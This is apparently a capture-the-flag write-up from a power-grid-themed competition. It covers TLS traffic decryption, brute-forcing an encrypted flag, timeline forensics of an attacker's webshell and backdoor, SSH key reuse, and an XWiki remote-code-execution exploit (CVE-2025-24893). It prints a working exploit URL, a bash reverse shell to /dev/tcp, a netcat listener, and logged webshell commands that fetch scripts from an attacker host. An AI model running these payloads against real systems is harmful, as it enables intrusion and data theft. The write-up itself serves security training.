Trying pins 101525 → 101525 with 1 processes... (PBKDF2 iter=10)

FOUND PIN: 101525 (used sha256)
Decrypted file written to: decrypted_101525.tgz
```

In the application from *html.tgz*, I see three pages that refer to the flag but are not present :

- /app/backupflag.php
- \$flagPath = “/secrets/flag.txt”;
- header(“Content-Disposition: attachment; filename=“backup.enc””);

Finally, the hardest part is seeing that there is encrypted traffic in **TLS** that can be decrypted because we have access to the files via *all.tgz*, which has everything in */etc/ssl/*.

```
find ./ -type f -exec grep --color=always -H 'pem' {} \;
./apache2/sites-available/default-ssl.conf: SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem
./apache2/sites-enabled/tcc-ssl.conf:      SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem

find ./ -type f -exec grep --color=always -H 'key' {} \;
./etc/ssl/private/ssl-cert-snakeoil.key
```

```
Frame 99398 and Frame 111711
The backup.php file is base64 encoded, but it is not in ASCII!
As you might expect, our "backup.enc" file
```

It is also possible to see this with **tshark**.




Figure 16: Wireshark private key for TLS traffic

No.	Time	Source	Destination	Protocol	Length	Info
4	0.016759	2001:db8:7cc::25:4:8	2001:db8:7cc::25:101	TLSv1.2	609	Client Hello (SNI=server-www)
6	0.017538	2001:db8:7cc::25:101	2001:db8:7cc::25:4:8	TLSv1.2	985	Server Hello, Certificate, Server Hello Done
8	0.018188	2001:db8:7cc::25:4:8	2001:db8:7cc::25:101	TLSv1.2	410	Client Key Exchange, Change Cipher Spec, Finished
9	0.019025	2001:db8:7cc::25:101	2001:db8:7cc::25:4:8	TLSv1.2	143	Change Cipher Spec, Finished
10	0.019244	2001:db8:7cc::25:4:8	2001:db8:7cc::25:101	HTTP	418	GET /app/registered.php HTTP/1.1
11	0.019932	2001:db8:7cc::25:101	2001:db8:7cc::25:4:8	HTTP	898	HTTP/1.1 200 OK (text/html)
13	0.020649	2001:db8:7cc::25:101	2001:db8:7cc::25:4:8	TLSv1.2	123	Alert (Level: Warning, Description: Close Notify)
21	0.150955	2001:db8:7cc::25:4:9	2001:db8:7cc::25:101	TLSv1.2	609	Client Hello (SNI=server-www)
23	0.151698	2001:db8:7cc::25:101	2001:db8:7cc::25:4:9	TLSv1.2	985	Server Hello, Certificate, Server Hello Done
25	0.152401	2001:db8:7cc::25:4:9	2001:db8:7cc::25:101	TLSv1.2	410	Client Key Exchange, Change Cipher Spec, Finished
26	0.153873	2001:db8:7cc::25:4:9	2001:db8:7cc::25:101	TLSv1.2	143	Change Cipher Spec, Finished
27	0.153873	2001:db8:7cc::25:4:9	2001:db8:7cc::25:101	HTTP	388	GET /app/registered.php HTTP/1.1
28	0.155040	2001:db8:7cc::25:101	2001:db8:7cc::25:4:9	HTTP	898	HTTP/1.1 200 OK (text/html)
30	0.155784	2001:db8:7cc::25:101	2001:db8:7cc::25:4:9	TLSv1.2	123	Alert (Level: Warning, Description: Close Notify)
32	0.167205	2001:db8:7cc::25:4:a	2001:db8:7cc::25:101	TLSv1.2	609	Client Hello (SNI=server-www)
34	0.167936	2001:db8:7cc::25:101	2001:db8:7cc::25:4:a	TLSv1.2	985	Server Hello, Certificate, Server Hello Done
36	0.168565	2001:db8:7cc::25:4:a	2001:db8:7cc::25:101	TLSv1.2	410	Client Key Exchange, Change Cipher Spec, Finished
37	0.169577	2001:db8:7cc::25:101	2001:db8:7cc::25:4:a	TLSv1.2	143	Change Cipher Spec, Finished
38	0.169799	2001:db8:7cc::25:4:a	2001:db8:7cc::25:101	HTTP	413	GET /app/index.php HTTP/1.1
39	0.170826	2001:db8:7cc::25:101	2001:db8:7cc::25:4:a	HTTP	819	HTTP/1.1 200 OK (text/html)
41	0.171469	2001:db8:7cc::25:101	2001:db8:7cc::25:4:a	TLSv1.2	123	Alert (Level: Warning, Description: Close Notify)
2662	6.590353	10.99.254.2	10.99.25.101	SSLv3	160	Client Hello
2664	6.590620	10.99.25.101	10.99.254.2	SSLv3	79	Alert (Level: Fatal, Description: Handshake Failure)
2677	6.592205	10.99.254.2	10.99.25.101	TLSv1.2	589	Client Hello (SNI=server-www)
2679	6.592573	10.99.25.101	10.99.254.2	TLSv1.2	950	Server Hello, Certificate, Server Hello Done
2681	6.593127	10.99.254.2	10.99.25.101	TLSv1.2	390	Client Key Exchange, Change Cipher Spec, Finished
2682	6.593804	10.99.25.101	10.99.254.2	TLSv1.2	123	Change Cipher Spec, Finished
2687	12.608022	10.99.254.2	10.99.25.101	HTTP	119	GET / HTTP/1.0
2688	12.608337	10.99.25.101	10.99.254.2	HTTP	596	HTTP/1.1 400 Bad Request (text/html)
2690	12.609430	10.99.25.101	10.99.254.2	TLSv1.2	103	Alert (Level: Warning, Description: Close Notify)
2693	12.602032	10.99.254.2	10.99.25.101	TLSv1.2	103	Alert (Level: Warning, Description: Close Notify)
2198	13.887583	10.99.254.2	10.99.25.101	TLSv1.2	589	Client Hello (SNI=server-www)
2200	13.887761	10.99.254.2	10.99.25.101	TLSv1.2	589	Client Hello (SNI=server-www)
2202	13.887851	10.99.254.2	10.99.25.101	TLSv1.2	589	Client Hello (SNI=server-www)
2204	13.887945	10.99.254.2	10.99.25.101	TLSv1.2	589	Client Hello (SNI=server-www)
2206	13.888030	10.99.254.2	10.99.25.101	TLSv1.2	589	Client Hello (SNI=server-www)

Figure 17: Wireshark decipher TLS traffic

111698	server-www	text/html	599 bytes	app
111712	server-www	application/octet-stream	44 bytes	backup.php
111726	server-www	text/html	1 052 bytes	registered.php
111735	server-www	multipart/form-data	367 bytes	filemanager.php?upload&upload
111742	server-www	text/html	8 955 bytes	filemanager.php?upload
111756	server-www	application/x-www-form-urlencoded	8 bytes	ws.php
111758	server-www	text/html	9 bytes	ws.php
111765	server-www	application/x-www-form-urlencoded	37 bytes	ws.php
111800	server-www	text/html	1 052 bytes	registered.php
111821	server-www	text/html	1 052 bytes	registered.php
111893	server-www	text/html	599 bytes	index.php
111917	server-www	text/html	1 052 bytes	registered.php
111969	server-www	text/html	1 052 bytes	registered.php
112478	server-www	text/html	599 bytes	index.php
115447	server-www	text/html	1 052 bytes	registered.php
115450	server-www	text/html	203 bytes	/

Figure 18: Wireshark backup.php file


```
tshark -r suspicious_communication.pcap -o "tls.keys_list: 2001:db8:7cc::25:101,443,/tmp/ssl-cert-snakeoil.key" -V -Y "http" | grep -A2 -B2 "backup"
Frame 111712: 535 bytes on wire (4280 bits), 535 bytes captured (4280 bits)
--
  Cache-Control: no-store, no-cache, must-revalidate\r\n
  Pragma: no-cache\r\n
  Content-Disposition: attachment; filename="backup.enc"\r\n
  Content-Length: 44\r\n
    [Content length: 44]
--
  [Request in frame: 111711]
  [Time since request: 0.002194000 seconds]
  [Request URI: /app/backup.php]
  [Full request URI: https://server-www/app/backup.php]
  File Data: 44 bytes
Data (44 bytes)
```

In the original *backup.php* file in */var/www/html/app/*, we can see the exact code that encrypts the *backup.enc* file. This means we can decrypt the file using brute force.

```
$flagPath = "/secrets/flag.txt";
$password = current_pass();

if (!file_exists($flagPath)) {
    die("Flag file not found.");
}

$flagData = file_get_contents($flagPath);
$iv = substr(hash('sha256', 'iv' . $password), 0, 16);
$key = hash('sha256', $password, true);
$encrypted = openssl_encrypt($flagData, 'aes-256-cbc', $key, 0, $iv);
```

The bruteforce script with Qwen is available here :

- [Script BF backup.enc](#)

```
python3 poc_ia_qwen_suspicious_01_bf_flag.py
Mot de passe trouvé : 'Bananas9'
Flag : FLAG{kyAi-J2NA-n6nE-ZIX6}
```

Yeah I find the flag : **FLAG{kyAi-J2NA-n6nE-ZIX6}**

Challenge : Threatening message (Incident analysis)

The following three challenges are more forensic-oriented, aimed at finding flags. Here we have a **plaso** file that will allow us to build a timeline of events for this challenge.

```
image.plaso: SQLite 3.x database, last written using SQLite version 3045001, file counter 12, database pages 19353, cookie 0xd, schema 4, UTF-8, version-valid-for 12
```

```
docker run --rm -v "$(pwd):/data" log2timeline/plaso:latest pinfo /data/image.plaso
```

```
docker run --rm -v "$(pwd):/data" log2timeline/plaso:latest psort /data/image.plaso -o l2tcsv -w /data/events.csv
```




Figure 19: Exporting the event timeline to CSV

I see that the website hosted at **2001:db8:7cc::25:28** serves as the attacker's dropzone (where they download malware, encryption keys, etc.). If you want to inspect the files yourself, you can either browse the page manually or use a tool like dirb to enumerate common directories and check their contents. This should give you a clearer picture of what the attacker did on the system.

I'm not sure what you've already uncovered, but here's the sequence of key events you should be looking for:

- The server was initially set up
- The attacker installed a backdoor that
- Automatically creates a new user if their original account gets disabled
- Executes a specific file (if it exists)
- Adds a malicious cron job
- And deploys a webshell into the web application.

At some point, the attacker was fired (this isn't explicitly in the timeline, but it's a reasonable assumption). A "good guy" then stepped in: disabled the attacker's account, added their own SSH keys, and disabled password-based SSH logins. Later, the backdoor triggered and created a new user account. The attacker tried to log in using this new account—but failed because password authentication was disabled. Undeterred, they used the webshell to upload their malicious script. However, since the webshell runs as www-data, they couldn't execute it directly with elevated privileges. So, they placed the script in a location where the backdoor's cron job would later run it as root.

After a while, the script executed: it modified the **authorized_keys** file for the attacker's user, allowing them to log in via their SSH key. With access restored, the attacker carried out their final plan: logged in, encrypted critical data, left a ransom note, and exfiltrated the stolen files.

So we focus on this IP address and we see that it responds with a website, and I take the opportunity to enumerate it.

```
cat events.csv |grep --color=always get_user_by_iid
08/25/2025,13:13:00,UTC,...,LOG,Apache Access Log,Recorded Time,-,GET /get_user_by_iid?q=whoami HTTP/1.1 from: 10.99.25.28,http_request:
  GET /get_user_by_iid?q=whoami HTTP/1.1 from: 10.99.25.28 code: 200 user_agent:
  curl/7.88.1.2,EXT:/var/log/apache2/access.Log,19677,-,text/apache_access,http_response_bytes: 2407; sha256_hash:
  7383d6481ed5649a412a809c09891506f316a709d26c354eb6e5e19c9f95d3aa
08/25/2025,13:13:03,UTC,...,LOG,Apache Access Log,Recorded Time,-,GET /get_user_by_iid?q=cat%20/etc/passwd HTTP/1.1 from:
  10.99.25.28,http_request: GET /get_user_by_iid?q=cat%20/etc/passwd HTTP/1.1 from: 10.99.25.28 code: 200 user_agent:
  curl/7.88.1.2,EXT:/var/log/apache2/access.Log,19677,-,text/apache_access,http_response_bytes: 3945; sha256_hash:
  7383d6481ed5649a412a809c09891506f316a709d26c354eb6e5e19c9f95d3aa
08/25/2025,13:13:10,UTC,...,LOG,Apache Access Log,Recorded Time,-,GET /get_user_by_iid?q=curl%20-h HTTP/1.1 from:
  2001:db8:7cc::25:28,http_request: GET /get_user_by_iid?q=curl%20-h HTTP/1.1 from: 2001:db8:7cc::25:28 code: 200 user_agent:
```

```
curl/7.88.1,2,EXT:/var/log/apache2/access.log,19677,-,text/apache_access,http_response_bytes: 3458; sha256_hash:
7383d6481ed5649a412a809c09891506f316a709d26c354eb6e5e19c9f95d3aa
08/25/2025,13:13:15,UTC,...,LOG,Apache Access Log,Recorded Time,-,GET
/get_user_by__iid?q=curl%20http%3A%2F%2F%5B2001%3Adb8%3A7cc%3A%3A25%3A28%...http_request: GET
/get_user_by__iid?q=curl%20http%3A%2F%2F%5B2001%3Adb8%3A7cc%3A%3A25%3A28%5D%2Fmy%2Fbackup2%20-%20%2Ftmp%2Fbackup.sh HTTP/1.1 from:
2001:db8:7cc::25:28 code: 200 user_agent: curl/7.88.1,2,EXT:/var/log/apache2/access.log,19677,-,text/apache_access,http_response_bytes:
2387; sha256_hash: 7383d6481ed5649a412a809c09891506f316a709d26c354eb6e5e19c9f95d3aa
```

```
nmap -6 -sV -p 1-10000 2001:db8:7cc::25:28
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.29.1
```

```
dirb "http://[2001:db8:7cc::25:28]" /usr/share/SecLists-master/Discovery/Web-Content/raft-medium-directories-lowercase.txt
---- Scanning URL: http://[2001:db8:7cc::25:28]/ ----
==> DIRECTORY: http://[2001:db8:7cc::25:28]/tools/
==> DIRECTORY: http://[2001:db8:7cc::25:28]/my/
==> DIRECTORY: http://[2001:db8:7cc::25:28]/current/
==> DIRECTORY: http://[2001:db8:7cc::25:28]/keys/
==> DIRECTORY: http://[2001:db8:7cc::25:28]/ssh/
```

```
To retrieve all keys:
wget -r -l1 -nd -np -A pem,pub "http://[2001:db8:7cc::25:28]/keys"
```

```
To retrieve ssh access:
wget -r -l1 -nd -np -A pem,pub "http://[2001:db8:7cc::25:28]/ssh"
```

```
Set private keys to 600:
find . -maxdepth 1 -type f ! -name "*" -exec chmod 600 {} \;
```

Another interesting IPv6 application can be seen in the concept of SSH and exfiltration.

```
cat events.csv | grep "\[nfdump\]" | grep " 22 " | grep "2001:db8:7cc::25:29"
08/25/2025,13:30:51,UTC,M...,LOG,Log File,Content Modification Time,-,router.powergrid.tcc,[nfdump] FLOW TCP 2001:db8:7cc::25:252 34934 ->
2001:db8:7cc::25:29 22 Packet.....
08/25/2025,13:30:51,UTC,M...,LOG,Log File,Content Modification Time,-,router.powergrid.tcc,[nfdump] FLOW TCP 2001:db8:7cc::25:29 22 ->
2001:db8:7cc::25:252 34934 Packet.....
...
[sudo] doublepower : TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/usr/bin/tar -czf /home/doublepower/shared.tar.gz /srv/shared
[sudo] doublepower : TTY=pts/0 ; PWD=/home/doublepower ; USER=root ; COMMAND=/usr/bin/chown doublepower:doublepower
/home/doublepower/shared.tar.gz
```

```
nmap -6 -sV -p 1-10000 2001:db8:7cc::25:29
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
```

```
My first try :
ssh -p 22 doublepower@2001:db8:7cc::25:29
The authenticity of host '2001:db8:7cc::25:29 (2001:db8:7cc::25:29)' can't be established.
ED25519 key fingerprint is SHA256:xiynuWlsQgsjt/OKPbCPCFjz0pyoTPcIDu+w5+d4M8A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '2001:db8:7cc::25:29' (ED25519) to the list of known hosts.
doublepower@2001:db8:7cc::25:29: Permission denied (publickey).
```

So it's clear that you need to use an SSH key, but with the right user.

I compare the result of **md5sum** with my CSV file to find the right key, even though I could have tested them all manually.

```
/home/doublepower/rsa Owner identifier: 1002 Group identifier: 1002 Mode: -rw----- MD5: b5d26273af2c20c43b2df865380b5266
md5sum *|grep "b5d26273af2c20c43b2df865380b5266"
b5d26273af2c20c43b2df865380b5266 id_doublepower_11
```

In the public file of the ssh key, we can see the user name **11**.

```
ssh -i id_doublepower_11 11@2001:db8:7cc::25:29
$ id
uid=1000(11) gid=1000(11) groups=1000(11)
$ pwd
/home/11
$ ls -l
total 64
-rw----- 1 11 11 63555 Aug 27 13:15 shared.tar.gz
```

```

scp -v -i id_doublepower_11 11@[2001:db8:7cc::25:29]:/home/11/shared.tar.gz .

tree --charset ascii srv/shared/
srv/shared/
|-- grid-ops
|   |-- field_notebook542.md.enc
|   |-- repair_log.md.enc
|-- other
|   |-- powerplant_10_yr_stats.md.enc
|   |-- powerplant_selfdestruction.csv.enc
|-- psy-ops
|   |-- morale_boosting.md.enc
|   |-- pill.jpg.enc
|-- sci-ops
|   |-- flabvolt.md.enc
|   |-- seismovolt.md.enc

```

I can successfully retrieve the encrypted file.

The first time, I didn't see that there was a file available via enumeration.

```

dirb "http://[2001:db8:7cc::25:28]/tools/" /usr/share/SecLists-master/Discovery/Web-Content/raft-medium-directories-lowercase.txt
---- Scanning URL: http://[2001:db8:7cc::25:28]/tools/ ----
+ http://[2001:db8:7cc::25:28]/tools/sc (CODE:200|SIZE:11960160)

file sc
sc: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
    BuildID[sha1]=eb586756c39e4efd29c393a8b324b3af04fd9a90, stripped

./sc
usage: sc [-h] {encrypt,decrypt} directory key
sc: error: the following arguments are required: mode, directory, key

```

Perfect, we have the file that allows us to encrypt and decrypt **.enc** files.

To script and save time given the number of public keys, I do the following:

```

find keys/ -type f -name "*.pem*" -exec basename {} \; | tee keys.log

for i in $(cat keys.log); do ./sc decrypt files keys/${i}; done

[+] Decrypted: files/morale_boosting.md.enc
[+] Decrypted: files/seismovolt.md.enc
[+] Decrypted: files/field_notebook542.md.enc
[+] Decrypted: files/powerplant_selfdestruction.csv.enc
[+] Decrypted: files/flabvolt.md.enc
[+] Decrypted: files/repair_log.md.enc
[+] Decrypted: files/pill.jpg.enc
[+] Decrypted: files/powerplant_10_yr_stats.md.enc

```

Finally, we get the flag.

```

cat files/powerplant_selfdestruction.csv |cut -d',' -f2
cat files/powerplant_selfdestruction.csv |cut -d',' -f3

So you need to take line 12:
QkFEQUZMQUd7bUtlay1F
dGJVLVNmUmEtUWxKQ30=
BADAFLAG{mKek-EtbU-SfRa-QLJC}

```

Yeah I find the flag : **FLAG{mKek-EtbU-SfRa-QLJC}**

Challenge : Chapter 1: Operator (Falcon)

The following 5 challenges are a series to be completed in almost the same order.

In Chapter 1, simply list the items to find other interesting files.

```
dirb "http://roostguard.falcon.powergrid.tcc/" /usr/share/dirb/wordlists/small.txt
---- Scanning URL: http://roostguard.falcon.powergrid.tcc/ ----
+ http://roostguard.falcon.powergrid.tcc/command (CODE:405|SIZE:153)
+ http://roostguard.falcon.powergrid.tcc/login (CODE:200|SIZE:2213)
+ http://roostguard.falcon.powergrid.tcc/logout (CODE:302|SIZE:199)
+ http://roostguard.falcon.powergrid.tcc/operator (CODE:200|SIZE:3783)
+ http://roostguard.falcon.powergrid.tcc/stats (CODE:200|SIZE:47)
```

In the source code of the “<http://roostguard.falcon.powergrid.tcc/operator>” page, we can see the flag in the comments.

```
curl -s "http://roostguard.falcon.powergrid.tcc/operator" |grep "FLAG{"

...
id="command" name="command"> <option value="PASS">Random password</option> <option value="VERS">Firmware version</option> <option
value="FIRE0000">Fire</option> </select> </div> <!-- debug only <div class="form-group"> <label for="raw_command">Raw command</label>
<input type="text" class="form-control" id="raw_command" name="raw_command" placeholder="FLAG{AjQ6-NgLU-lQT7-XePG}"> </div> -->
...
```

Yeah I find the flag : **FLAG{AjQ6-NgLU-lQT7-XePG}**

Challenge : Chapter 2: The Vendor (Falcon)

The following 5 challenges are a series to be completed in almost the same order.

<http://thevendor.falcon.powergrid.tcc/xwiki/bin/view/Main/>

We have access to a wiki called **Xwiki**, and we look at it and find that it is vulnerable to an RCE-type CVE : **CVE-2025-24893**

Resources :

- Ionix Xwiki RCE : <https://www.ionix.io/blog/xwiki-remote-code-execution-vulnerability-cve-2025-24893/>
- Github PoC a1lbaradi exploit CVE-2025-24893 : <https://github.com/a1lbaradi/Exploit/blob/main/CVE-2025-24893.py>
- Github PoC Bishben revshell CVE-2025-24893 : <https://github.com/Bishben/xwiki-15.10.8-reverse-shell-cve-2025-24893>

So I get an RCE that allows me to set up a reverse shell

```
python3 xwiki_exploit.py "http://thevendor.falcon.powergrid.tcc" 10.200.0.23 4445
[+] Base URL: http://thevendor.falcon.powergrid.tcc
[+] Reverse Shell: 10.200.0.23:4445
[!] Make sure to have a listener running (For eg: nc -lvp 4445)
[+] Command: bash -c 'bash -i && /dev/tcp/10.200.0.23/4445 0>&1'
[+] Base64: YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4yMDAuMC4yMy80NDQ1IDA+JjEn
[+] Safe Base64: YmFzaCAtYyAnYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4yMDAuMC4yMy80NDQ1IDA%2BJjEn
[+] Exploit URL: http://thevendor.falcon.powergrid.tcc/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20
async=false%7D%7D%7B%7Bgroovy%7D%7D%22bash%20-c%20%7Becho,
YmFzaCAtYyAnYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4yMDAuMC4yMy80NDQ1IDA%2BJjEn%7D%7C%7Bbase64,-d%7D%7C%7B
bash,-i%7D%22.execute()%7B%7B/groovy%7D%7D%7B%7B/asynch%7D%7D
```

```
[*] Attempting Connection
[+] Exploit successful! Check listener for bash shell
```

```
[*] To upgrade reverse shell run these following command:
- python3 -c "import pty; pty.spawn('/bin/bash')"
- <Suspend shell> [CTRL+Z]
- stty raw -echo; fg
- <Hit Enter Twice if shell is weird>
- export TERM=xterm-256color
- reset
```

locally on my computer :

```
nc -nvlp 4445
```

```
Listening on 0.0.0.0 4445
```

```
vendor@52f39993436b:/opt/vendorwiki$ id
id
uid=999(vendor) gid=999(vendor) groups=999(vendor)
```

```
pwd
/opt/vendorwiki
```

```
env
SUPERVISOR_GROUP_NAME=xwiki
HOSTNAME=52f39993436b
PWD=/opt/vendorwiki
JETTY_OPTS=jetty.http.host=127.0.0.1 jetty.http.port=8080 STOP.KEY=xwiki STOP.PORT=8079
HOME=/root
FLAG=FLAG{gwNd-0Klr-lsMW-YgZU}
SHLVL=0
LC_CTYPE=C.UTF-8
SUPERVISOR_PROCESS_NAME=xwiki
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
OLDPWD=/opt/vendorwiki
SUPERVISOR_ENABLED=1
```

Yeah I find the flag : **FLAG{gwNd-0Klr-lsMW-YgZU}**

Challenge : Chapter 3: Open the door (Falcon)

The following 5 challenges are a series to be completed in almost the same order.

The challenge gives us the following link: “<http://thevendor.falcon.powergrid.tcc/firmware/>”, which gives me an idea via reverse shell access.

```
python3 xwiki_exploit.py "http://thevendor.falcon.powergrid.tcc" 10.200.0.23 4445
[+] Base URL: http://thevendor.falcon.powergrid.tcc
[+] Reverse Shell: 10.200.0.23:4445
[!] Make sure to have a listener running (For eg: nc -lvnp 4445)
[+] Command: bash -c 'bash -i >& /dev/tcp/10.200.0.23/4445 0>&1'
...
```

locally on my computer :

```
nc -nvlp 4445
```

Listening on 0.0.0.0 4445

```
ls -ail /data/wiki
total 651380
1469760 drwxr-xr-x 1 vendor vendor      4096 Oct 12 09:05 .
1471339 drwxr-xr-x 1 root  root        4096 Oct  3 19:40 ..
1694022 drwxr-xr-x 4 vendor vendor      4096 Oct 12 07:46 cache
1469762 -rw-rr 1 vendor vendor      460 Jul 19 06:35 configuration.properties
1469764 drwxr-xr-x 1 vendor vendor      4096 Oct 11 22:55 database
1470195 drwxr-xr-x 1 vendor vendor      4096 Jul 19 06:36 extension
1694974 -rw- 1 vendor vendor 666947061 Oct 12 09:05 java_pid8.hprof
1470270 drwxr-xr-x 1 vendor vendor      4096 Jul 19 06:34 jobs
1693979 drwxr-xr-x 2 vendor vendor      4096 Oct 11 22:55 logs
1470394 drwxr-xr-x 1 vendor vendor      4096 Jul 19 06:34 observation
1470396 drwxr-xr-x 1 vendor vendor      4096 Jul 19 06:36 store

ls -ail /data/firmware
1471340 drwxr-xr-x 2 root root      4096 Oct  3 19:39 .
1471339 drwxr-xr-x 1 root root      4096 Oct  3 19:40 ..
1471341 -rw-rw-rw- 1 root root      1145 Oct  3 19:39 index.html
1471342 -rw-rw-rw- 1 root root 2799338 Oct  3 19:39 prodsitel.lol
1471538 -rw-rw-rw- 1 root root 3079673 Oct  3 19:39 prodsite2.lol
1471662 -rw-rw-rw- 1 root root 2611306 Oct  3 19:39 prodsite3.lol
1471766 -rwxrwxrwx 1 root root    39100 Oct  3 19:39 roostguard-firmware-0.9.bin
1471767 -rw-rw-rw- 1 root root   85166 Oct  3 19:39 thevendor-logo.png
```

So I retrieve the three images and the binary file for a firmware.

```
file roostguard-firmware-0.9.bin
roostguard-firmware-0.9.bin: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV), statically linked, with debug_info, not stripped

readelf -h roostguard-firmware-0.9.bin
En-tête ELF:
  Magique:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00
  Classe:                                ELF32
  Données:                                complément à 2, système à octets de poids faible d'abord (little endian)
  Version:                                1 (actuelle)
  OS/ABI:                                    UNIX - System V
  Version ABI:                             0
  Type:                                    EXEC (fichier exécutable)
  Machine:                                    Atmel AVR 8-bit microcontroller
```

So from this point on, I'm going to rely heavily on AI (GPT, Qwen, Mistral) to help me fully understand the reverse engineering aspect ! However, I also use **Ghidra** a little to reverse engineer the functions that I find interesting.

```
strings roostguard-firmware-0.9.bin |grep Command
_Z18processTEXTCommandv
_Z18processLASECommandv
_Z18processTURRCommandv
_Z14discardCommandv
_Z18processPASSCommandv
_Z18processDEMOCCommandv
_Z18processZEROCCommandv
_Z18processHOTPCCommandv
_Z18processAIMMCommandv
_Z18processVERSCCommandv
```

